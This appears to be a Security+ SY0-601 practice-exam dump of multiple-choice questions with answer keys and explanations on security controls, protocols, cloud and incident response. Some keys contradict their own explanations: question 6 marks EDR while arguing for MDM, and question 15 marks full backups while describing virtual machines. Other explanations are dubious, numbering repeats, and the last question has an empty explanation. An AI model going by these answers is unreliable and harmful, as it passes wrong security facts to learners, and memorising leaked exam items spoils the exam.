CompTIA

Exam Questions SY0-601

CompTIA Security+ Exam

NEW QUESTION 1
- (Exam Topic 3)
An organization is repairing the damage after an incident. Which of the following controls is being implemented?

A. Detective
B. Preventive
C. Corrective
D. Compensating

Answer: C

Explanation:
A corrective control is a type of security control that is designed to mitigate the damage caused by a security incident or to restore the normal operations after an incident. A corrective control can include actions such as restoring from backups, applying patches, isolating infected systems, or implementing new policies and procedures. A corrective control is different from a preventive control, which aims to stop an incident from happening, or a detective control, which aims to identify and record an incident. References:

> https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/security-controls-3/

> https://www.oreilly.com/library/view/comptia-security-all-in-one/9781260464016/ch31.xhtml

> https://www.professormesser.com/security-plus/sy0-501/security-controls-2/

NEW QUESTION 2
- (Exam Topic 3)
An administrator is configuring a firewall rule set for a subnet to only access DHCP, web pages, and SFTP, and to specifically block FTP. Which of the following would BEST accomplish this goal?

A. [Permission Source Destination Port]Allow: Any Any 80 -Allow: Any Any 443 -Allow: Any Any 67-Allow: Any Any 68 -Allow: Any Any 22 -Deny: Any Any 21 -Deny: Any Any
B. [Permission Source Destination Port]Allow: Any Any 80 -Allow: Any Any 443 -Allow: Any Any 67-Allow: Any Any 68 -Deny: Any Any 22 -Allow: Any Any 21 -Deny: Any Any
C. [Permission Source Destination Port]Allow: Any Any 80 -Allow: Any Any 443 -Allow: Any Any 22-Deny: Any Any 67 -Deny: Any Any 68 -Deny: Any Any 21 -Allow: Any Any
D. [Permission Source Destination Port]Allow: Any Any 80 -Allow: Any Any 443 -Deny: Any Any 67-Allow: Any Any 68 -Allow: Any Any 22 -Allow: Any Any 21 -Allow: Any Any

Answer: A

Explanation:
This firewall rule set allows a subnet to only access DHCP, web pages, and SFTP, and specifically blocks FTP by allowing or denying traffic based on the source, destination, and port. The rule set is as follows:

> Allow any source and any destination on port 80 (HTTP)

> Allow any source and any destination on port 443 (HTTPS)

> Allow any source and any destination on port 67 (DHCP server)

> Allow any source and any destination on port 68 (DHCP client)

> Allow any source and any destination on port 22 (SFTP)

> Deny any source and any destination on port 21 (FTP)

> Deny any source and any destination on any other port

NEW QUESTION 3
- (Exam Topic 3)
A large retail store's network was breached recently. and this news was made public. The Store did not lose any intellectual property, and no customer information was stolen. Although no fines were incurred as a result, the Store lost revenue after the breach. Which of the following is the
most likely reason for this issue?

A. Employee training
B. Leadership changes
C. Reputation
D. Identity theft

Answer: C

Explanation:
Reputation is the perception or opinion that customers, partners, investors, etc., have about a company or its products and services. It can affect the revenue and profitability of a company after a network breach, even if no intellectual property or customer information was stolen, because it can damage the trust and confidence of the stakeholders and reduce their willingness to do business with the company

NEW QUESTION 4
- (Exam Topic 3)
Which of the following tools can assist with detecting an employee who has accidentally emailed a file containing a customer's PII?

A. SCAP
B. NetFlow
C. Antivirus
D. DLP

Answer: D

Explanation:
DLP stands for Data Loss Prevention, which is a technology that can monitor, detect and prevent the unauthorized transmission of sensitive data, such as PII (Personally Identifiable Information). DLP can be implemented on endpoints, networks, servers or cloud services to protect data in motion, in use or at rest. DLP can also block or alert on data transfers that violate predefined policies or rules. DLP is the best tool to assist with detecting an employee who has accidentally emailed a file containing a customer's PII, as it can scan the email content and attachments for any data that matches the criteria of PII and prevent the email from being sent or notify the administrator of the incident. Verified References:

- Data Loss Prevention Guide to Blocking Leaks - CompTIA https://www.comptia.org/content/guides/data-loss-prevention-a-step-by-step-guide-to-blocking-leaks
- Data Loss Prevention – SY0-601 CompTIA Security+ : 2.1 https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/data-loss-prevention-4/
- Data Loss Prevention – CompTIA Security+ SY0-501 – 2.1 https://www.professormesser.com/security-plus/sy0-501/data-loss-prevention-3/

NEW QUESTION 5
- (Exam Topic 3)
Which of the following roles is responsible for defining the protection type and Classification type for a given set of files?

A. General counsel
B. Data owner
C. Risk manager
D. Chief Information Officer

Answer: B

Explanation:
Data owner is the role that is responsible for defining the protection type and classification type for a given set of files. Data owner is a person in the organization who is accountable for a certain set of data and determines how it should be protected and classified. General counsel is the role that provides legal advice and guidance to the organization. Risk manager is the role that identifies, analyzes, and mitigates risks to the organization. Chief Information Officer is the role that oversees the information technology strategy and operations of the organization
https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/data-roles-and-responsibilities/

NEW QUESTION 6
- (Exam Topic 3)
A company recently experienced a significant data loss when proprietary information was leaked to a competitor. The company took special precautions by using proper labels; however, email filter logs do not have any record of the incident. An investigation confirmed the corporate network was not breached, but documents were downloaded from an employee's COPE tablet and passed to the competitor via cloud storage. Which of the following is the best mitigation strategy to prevent this from happening in the future?

A. User training
B. CAsB
C. MDM
D. EDR

Answer: D

Explanation:
MDM stands for mobile device management, which is a solution that allows organizations to manage and secure mobile devices used by employees. MDM can help prevent data loss and leakage by enforcing policies and restrictions on the devices, such as encryption, password, app installation, remote wipe, and so on. MDM can also monitor and audit the device activity and compliance status. MDM can be the best mitigation strategy to prevent data leakage from an employee's COPE tablet via cloud storage, as it can block or limit the access to cloud services, or apply data protection measures such as containerization or encryption. References:

- https://www.blackberry.com/us/en/solutions/corporate-owned-personally-enabled
- https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/mobile-device-management/

NEW QUESTION 7
- (Exam Topic 3)
A company needs to centralize its logs to create a baseline and have visibility on its security events Which of the following technologies will accomplish this objective?

A. Security information and event management
B. A web application firewall
C. A vulnerability scanner
D. A next-generation firewall

Answer: A

Explanation:
Security information and event management (SIEM) is a solution that collects, analyzes, and correlates logs and events from various sources such as firewalls, servers, applications, etc., within an organization's network. It can centralize logs to create a baseline and have visibility on security events by providing a unified dashboard and reporting system for log management and security monitoring.

NEW QUESTION 8
- (Exam Topic 3)
An organization has expanded its operations by opening a remote office. The new office is fully furnished with office resources to support up to 50 employees working on any given day. Which of the following VPN solutions would best support the new office?

A. Always-on
B. Remote access

C. Site-to-site
D. Full tunnel

Answer: C

Explanation:
Site-to-site VPN is a type of VPN solution that connects two or more networks or sites across the public internet in a secure and encrypted way. Site-to-site VPN can be implemented using VPN appliances, such as firewalls or routers, that can establish and maintain the VPN tunnel between the sites. Site-to-site VPN can support multiple users or devices that need to access resources on the other site without requiring individual VPN clients or software. Site-to-site VPN is the best solution to support the new remote office, as it can provide secure and seamless connectivity between the office network and the main network of the organization. Verified References:

> Virtual Private Networks – SY0-601 CompTIA Security+ : 3.3 https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/virtual-private-networks-sy0-601- (See Site-to-Site VPN)

> VPN Technologies – CompTIA Security+ SY0-501 – 3.2 https://www.professormesser.com/security-plus/sy0-501/vpn-technologies/ (See Site-to-Site VPN)

> Security+ (Plus) Certification | CompTIA IT Certifications https://www.comptia.org/certifications/security (See Domain 3: Architecture and Design, Objective 3.3: Given a scenario, implement secure network architecture concepts.)

NEW QUESTION 9
- (Exam Topic 3)
Which of the following describes the exploitation of an interactive process to gain access to restricted areas?

A. Persistence
B. Port scanning
C. Privilege escalation
D. Pharming

Answer: C

Explanation:
Privilege escalation describes the exploitation of an interactive process to gain access to restricted areas. It is a type of attack that allows a normal user to obtain higher privileges or access rights on a system or network, such as administrative or root access. Privilege escalation can be achieved by exploiting a vulnerability, design flaw, or misconfiguration in the system or application. Privilege escalation can allow an attacker to perform unauthorized actions, such as accessing sensitive data, installing malware, or compromising other systems. References:

> https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/privilege-escalation-3/

> https://www.linkedin.com/learning/comptia-security-plus-sy0-601-cert-prep-2-secure-code-design-and-im

NEW QUESTION 10
- (Exam Topic 3)
During an assessment, a systems administrator found several hosts running FTP and decided to immediately block FTP communications at the firewall. Which of the following describes the greatest risk associated with using FTP?

A. Private data can be leaked
B. FTP is prohibited by internal policy.
C. Users can upload personal files
D. Credentials are sent in cleartext.

Answer: D

Explanation:
Credentials are sent in cleartext is the greatest risk associated with using FTP. FTP is an old protocol that does not encrypt the data or the credentials that are transmitted over the network. This means that anyone who can capture the network traffic can see the usernames and passwords of the FTP users, as well as the files they are transferring. This can lead to data breaches, identity theft, and unauthorized access. Private data can be leaked (Option A) is a possible consequence of using FTP, but not the root cause of the risk. FTP is prohibited by internal policy (Option B) is a compliance issue, but not a technical risk. Users can upload personal files (Option C) is a management issue, but not a security risk
https://www.infosectrain.com/blog/comptia-security-sy0-601-domain-5-governance-risk-and-compliance/

NEW QUESTION 10
- (Exam Topic 3)
A company is developing a business continuity strategy and needs to determine how many staff members would be required to sustain the business in the case of a disruption.
Which of the following best describes this step?

A. Capacity planning
B. Redundancy
C. Geographic dispersion
D. Tabletop exercise

Answer: A

Explanation:
Capacity planning is the process of determining the resources needed to meet the demand for a service or product. It involves estimating the number of staff members required to sustain the business in the case of a disruption, as well as other factors such as equipment, space, and budget12.
Redundancy, geographic dispersion, and tabletop exercise are not directly related to determining the staff members needed for business continuity. Redundancy is the duplication of critical components or functions to increase reliability and availability2. Geographic dispersion is the distribution of resources across different locations to reduce the impact of a localized disaster2. Tabletop exercise is a simulation of a potential scenario that tests the effectiveness of a business continuity plan

NEW QUESTION 13
- (Exam Topic 3)
A web architect would like to move a company's website presence to the cloud. One of the management team's key concerns is resiliency in case a cloud provider's data center or network connection goes down. Which of the following should the web architect consider to address this concern?

A. Containers
B. Virtual private cloud
C. Segmentation
D. Availability zones

Answer: D

Explanation:
Availability zones are the most appropriate cloud feature to address the concern of resiliency in case a cloud provider's data center or network connection goes down. Availability zones are physically separate locations within an Azure region that have independent power, cooling, and networking. Each availability zone is made up of one or more data centers and houses infrastructure to support highly available, mission-critical applications. Availability zones are connected with high-speed, private fiber-optic networks. Azure services that support availability zones fall into two categories: Zonal services – you pin the resource to a specific zone (for example, virtual machines, managed disks, IP addresses), or Zone-redundant services – platform replicates automatically across zones (for example, zone-redundant storage, SQL Database). To achieve comprehensive business continuity on Azure, build your application architecture using the combination of availability zones with Azure region pairs. You can synchronously replicate your applications and data using availability zones within an Azure region for high-availability and asynchronously replicate across Azure regions for disaster recovery protection.

NEW QUESTION 15
- (Exam Topic 3)
A manufacturing company has several one-off legacy information systems that cannot be migrated to a newer OS due to software compatibility issues. The OSs are still supported by the vendor but the industrial software is no longer supported The Chief Information Security Officer has created a resiliency plan for these systems that will allow OS patches to be installed in a non-production environment, white also creating backups of the systems for recovery. Which of the following resiliency techniques will provide these capabilities?

A. Redundancy
B. RAID 1+5
C. Virtual machines
D. Full backups

Answer: D

Explanation:
Virtual machines are software-based simulations of physical computers that run on a host system and share its resources. They can provide resiliency for legacy information systems that cannot be migrated to a newer OS due to software compatibility issues by allowing OS patches to be installed in a non-production environment without affecting the production environment. They can also create backups of the systems for recovery by taking snapshots or copies of the virtual machine files.

NEW QUESTION 17
- (Exam Topic 2)
A systems integrator is installing a new access control system for a building. The new system will need to connect to the Company's AD server In order to validate current employees. Which of the following should the systems integrator configure to be the most secure?

A. HTTPS
B. SSH
C. SFTP
D. LDAPS

Answer: D

Explanation:
LDAPS (Lightweight Directory Access Protocol Secure) is the most secure protocol to use for connecting to an Active Directory server, as it encrypts the communication between the client and the server using SSL/TLS. This prevents eavesdropping, tampering, or spoofing of the authentication and authorization data.
References: 1
CompTIA Security+ Certification Exam Objectives, page 13, Domain 3.0: Implementation,
Objective 3.2: Implement secure protocols 2
CompTIA Security+ Certification Exam Objectives, page 15,
Domain 3.0: Implementation, Objective 3.5: Implement secure authentication mechanisms 3
https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc731

NEW QUESTION 22
- (Exam Topic 2)
A security administrator Is evaluating remote access solutions for employees who are geographically dispersed. Which of the following would provide the MOST secure remote access? (Select TWO).

A. IPSec
B. SFTP
C. SRTP
D. LDAPS
E. S/MIME
F. SSL VPN

Answer: AF

Explanation:

IPSec (Internet Protocol Security) is a technology that provides secure communication over the internet by encrypting traffic and authenticating it at both the sender and receiver. It can be used to create secure tunnels between two or more devices, allowing users to access resources securely and privately.
SSL VPN (Secure Sockets Layer Virtual Private Network) is a type of VPN that uses an SSL/TLS connection to encrypt traffic between two or more devices. It is a secure and reliable solution for providing remote access, as all traffic is encrypted and authenticated. Additionally, SSL VPNs can also be used to restrict access to certain websites and services, making them a secure and robust solution for remote access.

NEW QUESTION 25
- (Exam Topic 2)
An organization is concerned about hackers potentially entering a facility and plugging in a remotely accessible Kali Linux box. Which of the following should be the first lines of defense against such an attack? (Select TWO).

A. MAC filtering
B. Zero trust segmentation
C. Network access control
D. Access control vestibules
E. Guards
F. Bollards.

Answer: AC

Explanation:
MAC filtering is a method of allowing or denying access to a network based on the MAC address of the device attempting to connect. By creating a list of approved MAC addresses, the organization can prevent unauthorized devices from connecting to the network. Network Access Control (NAC) is a security solution that allows organizations to restrict access to their networks based on the device's identity, configuration, and security posture. This can be used to ensure that only legitimate devices are allowed to connect to the network, and any unauthorized devices are blocked.

NEW QUESTION 28
- (Exam Topic 2)
A security operations technician is searching the log named /vax/messages for any events that were associated with a workstation with the IP address 10.1.1.1. Which of the following would provide this information?

A. cat /var/messages | grep 10.1.1.1
B. grep 10.1.1.1 | cat /var/messages
C. grep /var/messages | cat 10.1.1.1
D. cat 10.1.1.1 | grep /var/messages

Answer: A

Explanation:
the cat command reads the file and streams its content to standard output. The | symbol connects the output of the left command with the input of the right command. The grep command returns all lines that match the regex. The cut command splits each line into fields based on a delimiter and extracts a specific field.

NEW QUESTION 30
- (Exam Topic 2)
A security analyst is investigating a report from a penetration test. During the penetration test, consultants were able to download sensitive data from a back-end server. The back-end server was exposing an API that should have only been available from the company's mobile application. After reviewing the back-end server logs, the security analyst finds the following entries:

```
10.35.45.53 - - [22/May/2020:06:57:31 +0100] "GET /api/clienȝ_id=1 HTTP/1.1" 403 1705 "http://www.example.com/api/" "PostmanRuntime/7.26.5"
10.35.45.53 - - [22/May/2020:07:00:58 +0100] "GET /api/clienȝ_id=2 HTTP/1.1" 403 1705 "http://www.example.com/api/" "PostmanRuntime/7.22.0"
10.32.40.13 - - [22/May/2020:08:09:52 +0100] "GET /api/clienȝ_id=1 HTTP/1.1" 302 21703 "http://www.example.com/api/" "CompanyMobileApp/1.1.1"
10.32.40.25 - - [22/May/2020:08:13:52 +0100] "GET /api/clienȝ_id=1 HTTP/1.1" 200 21703 "http://www.example.com/api/" "CompanyMobileApp/2.3.1"
10.35.45.53 - - [22/May/2020:08:20:13 +0100] "GET /api/clienȝ_id=2 HTTP/1.1" 200 22405 "http://www.example.com/api/" "CompanyMobileApp/2.3.0"
```

Which of the following is the most likely cause of the security control bypass?

A. IP address allow list
B. User-agent spoofing
C. WAF bypass
D. Referrer manipulation

Answer: B

Explanation:
User-agent spoofing is a technique that involves changing the user-agent string of a web browser or other client to impersonate another browser or device. The user-agent string is a piece of information that identifies the client to the web server and can contain details such as the browser name, version, operating system, and device type. User-agent spoofing can be used to bypass security controls that rely on the user-agent string to determine the legitimacy of a request. In this scenario, the consultants were able to spoof the user-agent string of the company's mobile application and access the API that should have been restricted to it.

NEW QUESTION 32
- (Exam Topic 2)
A security analyst is reviewing computer logs because a host was compromised by malware After the computer was infected it displayed an error screen and shut down. Which of the following should the analyst review first to determine more information?

A. Dump file
B. System log
C. Web application log
D. Security too

Answer: A

Explanation:
A dump file is the first thing that a security analyst should review to determine more information about a compromised device that displayed an error screen and shut down. A dump file is a file that contains a
snapshot of the memory contents of a device at the time of a system crash or error. A dump file can help a security analyst analyze the cause and source of the crash or error, as well as identify any malicious code or activity that may have triggered it.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/introduction-to-crash-dump-files

NEW QUESTION 33
- (Exam Topic 2)
Security engineers are working on digital certificate management with the top priority of making administration easier. Which of the following certificates is the best option?

A. User
B. Wildcard
C. Self-signed
D. Root

Answer: B

Explanation:
A wildcard certificate is a type of digital certificate that can be used to secure multiple subdomains under a single domain name. For example, a wildcard certificate for *.example.com can be used to secure www.example.com, mail.example.com, blog.example.com, etc. A wildcard certificate can make administration easier by reducing the number of certificates that need to be issued, managed, and renewed. It can also save costs and simplify configuration.

NEW QUESTION 37
- (Exam Topic 2)
A security manager is attempting to meet multiple security objectives in the next fiscal year. The security manager has proposed the purchase of the following four items:
Vendor A:
1- Firewall
1-12 switch
Vendor B:
1- Firewall
1-12 switch
Which of the following security objectives is the security manager attempting to meet? (Select two).

A. Simplified patch management
B. Scalability
C. Zero-day attack tolerance
D. Multipath
E. Replication
F. Redundancy

Answer: EF

Explanation:
* F. Redundancy is a security objective that aims to ensure availability and resilience of systems and data by having backup or alternative components or resources that can take over in case of a failure. By purchasing two firewalls and two switches from different vendors, the security manager is creating redundancy for the network devices and reducing the single point of failure risk. E. Replication is a security objective that aims to ensure integrity and availability of data by creating copies or duplicates of the data across different locations or devices. By purchasing two firewalls and two switches from different vendors, the security manager is enabling replication of the network traffic and data across different paths and devices. References: 1
CompTIA Security+ Certification Exam Objectives, page 9, Domain 2.0: Architecture and Design, Objective 2.3:
Summarize secure application development, deployment, and automation concepts 2
CompTIA Security+ Certification Exam Objectives, page 11, Domain 2.0: Architecture and Design, Objective 2.5: Explain the importance of physical security controls 3
CompTIA Security+ Certification Exam Objectives, page 13,
Domain 3.0: Implementation, Objective 3.2: Implement secure protocols

NEW QUESTION 39
- (Exam Topic 2)
An employee's laptop was stolen last month. This morning, the was returned by the A cyberrsecurity analyst retrieved laptop and has since cybersecurity incident checklist Four incident handlers are responsible for executing the checklist. Which of the following best describes the process for evidence collection assurance?

A. Time stamp
B. Chain of custody
C. Admissibility
D. Legal hold

Answer: B

Explanation:
Chain of custody is a process that documents the chronological and logical sequence of custody, control, transfer, analysis, and disposition of materials, including physical or electronic evidence. Chain of custody is important to ensure the integrity and admissibility of evidence in legal proceedings. Chain of custody can help evidence collection assurance by providing proof that the evidence has been handled properly and has not been tampered with or contaminated.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.thoughtco.com/chain-of-custody-4589132

NEW QUESTION 44
- (Exam Topic 2)
Several users have been violating corporate security policy by accessing inappropriate Sites on
corporate-issued mobile devices while off campus. The senior leadership team wants all mobile devices to be hardened with controls that:

➤ Limit the sites that can be accessed

➤ Only allow access to internal resources while physically on campus.

➤ Restrict employees from downloading images from company email

Whip of the following controls would best address this situation? (Select two).

A. MFA
B. GPS tagging
C. Biometric authentication
D. Content management
E. Geofencing
F. Screen lock and PIN requirements

Answer: DE

Explanation:
Content management is a security control that can limit the sites that can be accessed by corporate-issued mobile devices. It can also restrict employees from downloading images from company email by filtering or blocking certain types of content1. Geofencing is a security control that can only allow access to internal resources while physically on campus. It can use GPS or other location services to define a virtual boundary around a physical area and enforce policies based on the device's location2.
References:
1:
https://www.cyber.gov.au/resources-business-and-government/maintaining-devices-and-systems/system-hardeni
2: https://www.makeuseof.com/how-to-secure-your-content-management-system/

NEW QUESTION 46
- (Exam Topic 2)
A company that provides an online streaming service made its customers' personal data including names and email addresses publicly available in a cloud storage service. As a result, the company experienced an increase m the number of requests to delete user accounts. Which of the following best describes the consequence of tins data disclosure?

A. Regulatory tines
B. Reputation damage
C. Increased insurance costs
D. Financial loss

Answer: B

Explanation:
Reputation damage Short explanation
Reputation damage is the loss of trust or credibility that a company suffers when its customers' personal data is exposed or breached. This can lead to customer dissatisfaction, loss of loyalty, and requests to delete user accounts. References: https://www.comptia.org/content/guides/what-is-cybersecurity

NEW QUESTION 50
- (Exam Topic 2)
Unauthorized devices have been detected on the internal network. The devices' locations were traced to Ether ports located in conference rooms. Which of the following would be the best technical controls to implement to prevent these devices from accessing the internal network?

A. NAC
B. DLP
C. IDS
D. MFA

Answer: A

Explanation:
NAC stands for network access control, which is a security solution that enforces policies and controls on devices that attempt to access a network. NAC can help prevent unauthorized devices from accessing the internal network by verifying their identity, compliance, and security posture before granting them access. NAC can also monitor and restrict the activities of authorized devices based on predefined rules and roles.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.cisco.com/c/en/us/products/security/what-is-network-access-control-nac.html

NEW QUESTION 55
- (Exam Topic 2)
A security investigation revealed mat malicious software was installed on a server using a server administrator credentials. During the investigation the server administrator explained that Telnet was regularly used to log in. Which of the blowing most likely occurred?

A. A spraying attack was used to determine which credentials to use
B. A packet capture tool was used to steal the password
C. A remote-access Trojan was used to install the malware
D. A directory attack was used to log in as the server administrator

Answer: B

Explanation:
Telnet is an insecure protocol that transmits data in cleartext over the network. This means that anyone who can intercept the network traffic can read the data,

including the username and password of the server administrator. A packet capture tool is a software or hardware device that can capture and analyze network packets. An attacker can use a packet capture tool to steal the password and use it to install malicious software on the server. References: https://www.comptia.org/content/guides/what-is-network-security

NEW QUESTION 56
- (Exam Topic 2)
A systems engineer thinks a business system has been compromised and is being used to exfiltrated data to a competitor The engineer contacts the CSIRT The CSIRT tells the engineer to immediately disconnect the network cable and to not do anything else Which of the following is the most likely reason for this request?

A. The CSIRT thinks an insider threat is attacking the network
B. Outages of business-critical systems cost too much money
C. The CSIRT does not consider the systems engineer to be trustworthy
D. Memory contents including fileles malware are lost when the power is turned off

Answer: D

Explanation:
Memory contents including files and malware are lost when the power is turned off. This is because memory is a volatile storage device that requires constant power to retain data. If a system has been compromised and is being used to exfiltrate data to a competitor, the CSIRT may want to preserve the memory contents for forensic analysis and evidence collection. Therefore, the CSIRT may tell the engineer to immediately disconnect the network cable and not do anything else to prevent further data loss or tampering.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://resources.infosecinstitute.com/topic/memory-acquisition-and-analysis/

NEW QUESTION 58
- (Exam Topic 2)
The findings in a consultant's report indicate the most critical risk to the security posture from an incident response perspective is a lack of workstation and server investigation capabilities. Which of the following should be implemented to remediate this risk?

A. HIDS
B. FDE
C. NGFW
D. EDR

Answer: D

Explanation:
EDR solutions are designed to detect and respond to malicious activity on workstations and servers, and they provide a detailed analysis of the incident, allowing organizations to quickly remediate the threat. According to the CompTIA Security+ SY0-601 Official Text Book, EDR solutions can be used to detect malicious activity on endpoints, investigate the incident, and contain the threat. EDR solutions can also provide real-time monitoring and alerting for potential security events, as well as detailed forensic analysis for security incidents. Additionally, the text book recommends that organizations also implement a host-based intrusion detection system (HIDS) to alert them to malicious activity on their workstations and servers.

NEW QUESTION 63
- (Exam Topic 2)
A security engineer updated an application on company workstations. The application was running before the update, but it is no longer launching successfully. Which of the following most likely needs to be updated?

A. Blocklist
B. Deny list
C. Quarantine list
D. Approved fist

Answer: D

Explanation:
Approved list is a list of applications or programs that are allowed to run on a system or network. An approved list can prevent unauthorized or malicious software from running and compromising the security of the system or network. An approved list can also help with patch management and compatibility issues. If the security engineer updated an application on the company workstations, the application may need to be added or updated on the approved list to be able to launch successfully. References: 1
CompTIA Security+ Certification Exam Objectives, page 10, Domain 2.0: Architecture and Design, Objective 2.4: Explain the importance of embedded and specialized systems security 2
CompTIA Security+ Certification Exam Objectives, page 12,
Domain 3.0: Implementation, Objective 3.1: Implement secure network architecture concepts 3
https://www.comptia.org/blog/what-is-application-whitelisting

NEW QUESTION 64
- (Exam Topic 2)
A company has hired an assessment team to test the security of the corporate network and employee vigilance. Only the Chief Executive Officer and Chief Operating Officer are aware of this exercise, and very little information has been provided to the assessors. Which of the following is taking place?

A. A red-team test
B. A white-team test
C. A purple-team test
D. A blue-team test

Answer: A

Explanation:

A red-team test is a type of security assessment that simulates a real-world attack on an organization's network, systems, applications, and people. The goal of a red-team test is to evaluate the organization's security posture, identify vulnerabilities and gaps, and test the effectiveness of its detection and response capabilities. A red-team test is usually performed by a group of highly skilled security professionals who act as adversaries and use various tools and techniques to breach the organization's defenses. A red-team test is often conducted without the knowledge or consent of most of the organization's staff, except for a few senior executives who authorize and oversee the exercise.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://cybersecurity.att.com/blogs/security-essentials/what-is-red-teaming

NEW QUESTION 67
- (Exam Topic 2)
Which of the following best describes when an organization Utilizes a read-to-use application from a cloud provider?

A. IaaS
B. SaaS
C. PaaS
D. XaaS

Answer: B

Explanation:
SaaS stands for software as a service, which is a cloud computing model that provides ready-to-use applications over the internet. SaaS applications are hosted and managed by a cloud provider who also handles software updates, maintenance, security, and scalability. SaaS users can access the applications through a web browser or a mobile app without installing any software on their devices. SaaS applications are typically offered on a subscription or pay-per-use basis. Examples of SaaS applications include email services, online office suites, customer relationship management (CRM) systems, and video conferencing platforms.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.ibm.com/cloud/learn/software-as-a-service

NEW QUESTION 70
- (Exam Topic 2)
The alert indicates an attacker entered thousands of characters into the text box of a web form. The web form was intended for legitimate customers to enter their phone numbers. Which of the attacks has most likely occurred?

A. Privilege escalation
B. Buffer overflow
C. Resource exhaustion
D. Cross-site scripting

Answer: B

Explanation:
A buffer overflow attack occurs when an attacker inputs more data than the buffer can store, causing the excess data to overwrite adjacent memory locations and corrupt or execute code1. In this case, the attacker entered thousands of characters into a text box that was intended for phone numbers, which are much shorter. This could result in a buffer overflow attack that compromises the web application or server. The other options are not related to this scenario. Privilege escalation is when an attacker gains unauthorized access to higher-level privileges or resources2. Resource exhaustion is when an attacker consumes all the available resources of a system, such as CPU, memory, disk space, etc., to cause a denial of service3. Cross-site scripting is when an attacker injects malicious code into a web page that is executed by the browser of a victim who visits the page.
References: 1: https://www.fortinet.com/resources/cyberglossary/buffer-overflow 2: https://www.imperva.com/learn/application-security/privilege-escalation/ 3: https://www.imperva.com/learn/application-security/resource-exhaustion/ : https://owasp.org/www-community/attacks/xss/

NEW QUESTION 72
- (Exam Topic 2)
A security administrator recently used an internal CA to issue a certificate to a public application. A user tries to reach the application but receives a message stating, "Your connection is not private." Which of the following is the best way to fix this issue?

A. Ignore the warning and continue to use the application normally.
B. Install the certificate on each endpoint that needs to use the application.
C. Send the new certificate to the users to install on their browsers.
D. Send a CSR to a known CA and install the signed certificate on the application's server.

Answer: D

Explanation:
A certificate issued by an internal CA is not trusted by default by external users or applications. Therefore, when a user tries to reach the application that uses an internal CA certificate, they will receive a warning message that their connection is not private1. The best way to fix this issue is to use a certificate signed by a well-known public CA that is trusted by most browsers and operating systems1. To do this, the security administrator needs to send a certificate signing request (CSR) to a public CA and install the signed certificate on the application's server2. The other options are not recommended or feasible. Ignoring the warning and continuing to use the application normally is insecure and exposes the user to potential man-in-the-middle attacks3. Installing the certificate on each endpoint that needs to use the application is impractical and cumbersome, especially if there are many users or devices involved3. Sending the new certificate to the users to install on their browsers is also inconvenient and may not work for some browsers or devices3.
References: 1:
https://learn.microsoft.com/en-us/azure/active-directory/develop/howto-create-self-signed-certificate 2:
https://learn.microsoft.com/en-us/azure/application-gateway/mutual-authentication-certificate-management 3: https://serverfault.com/questions/1106443/should-i-use-a-public-or-a-internal-ca-for-client-certificate-mtls

NEW QUESTION 76
- (Exam Topic 2)
A web server log contains two million lines. A security analyst wants to obtain the next 500 lines starting from line 4,600. Which of the following commands will help the security analyst to achieve this objective?

A. cat webserver.log | head -4600 | tail +500 |
B. cat webserver.log | tail -1995400 | tail -500 |
C. cat webserver.log | tail -4600 | head -500 |
D. cat webserver.log | head -5100 | tail -500 |

Answer: D

Explanation:
the cat command displays the contents of a file, the head command displays the first lines of a file, and the
tail command displays the last lines of a file. To display a specific number of lines from a file, you can use a
minus sign followed by a number as an option for head or tail. For example, head -10 will display the first 10 lines of a file.
To obtain the next 500 lines starting from line 4,600, you need to use both head and tail commands. https://www.professormesser.com/security-
plus/sy0-601/sy0-601-video/file-manipulation-tools/

NEW QUESTION 77
- (Exam Topic 2)
Which of the following would provide guidelines on how to label new network devices as part of the initial configuration?

A. IP schema
B. Application baseline configuration
C. Standard naming convention policy
D. Wireless LAN and network perimeter diagram

Answer: C

Explanation:
A standard naming convention policy would provide guidelines on how to label new network devices as part of the initial configuration. A standard naming
convention policy is a document that defines the rules and formats for naming network devices, such as routers, switches, firewalls, servers, or printers. A standard
naming convention policy can help an organization achieve consistency, clarity, and efficiency in network management and administration.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.cisco.com/c/en/us/td/docs/solutions/Enterprise/Network_Virtualization/PathIsolationDesignGuide/P

NEW QUESTION 79
- (Exam Topic 2)
An organization recently released a software assurance policy that requires developers to run code scans each night on the repository. After the first night, the
security team alerted the developers that more than 2,000 findings were reported and need to be addressed. Which of the following is the MOST likely cause for
the high number of findings?

A. The vulnerability scanner was not properly configured and generated a high number of false positives
B. Third-party libraries have been loaded into the repository and should be removed from the codebase.
C. The vulnerability scanner found several memory leaks during runtime, causing duplicate reports for the same issue.
D. The vulnerability scanner was not loaded with the correct benchmarks and needs to be updated.

Answer: A

Explanation:
The most likely cause for the high number of findings is that the vulnerability scanner was not properly configured and generated a high number of false positives.
False positive results occur when a vulnerability scanner incorrectly identifies a non-vulnerable system or application as being vulnerable. This can happen due to
incorrect configuration, over-sensitive rule sets, or outdated scan databases.
https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/sy0-601-comptia-security-plus-course/

NEW QUESTION 84
- (Exam Topic 2)
A security administrator Is managing administrative access to sensitive systems with the following requirements:
• Common login accounts must not be used (or administrative duties.
• Administrative accounts must be temporal in nature.
• Each administrative account must be assigned to one specific user.
• Accounts must have complex passwords.
• Audit trails and logging must be enabled on all systems.
Which of the following solutions should the administrator deploy to meet these requirements?

A. ABAC
B. SAML
C. PAM
D. CASB

Answer: C

Explanation:
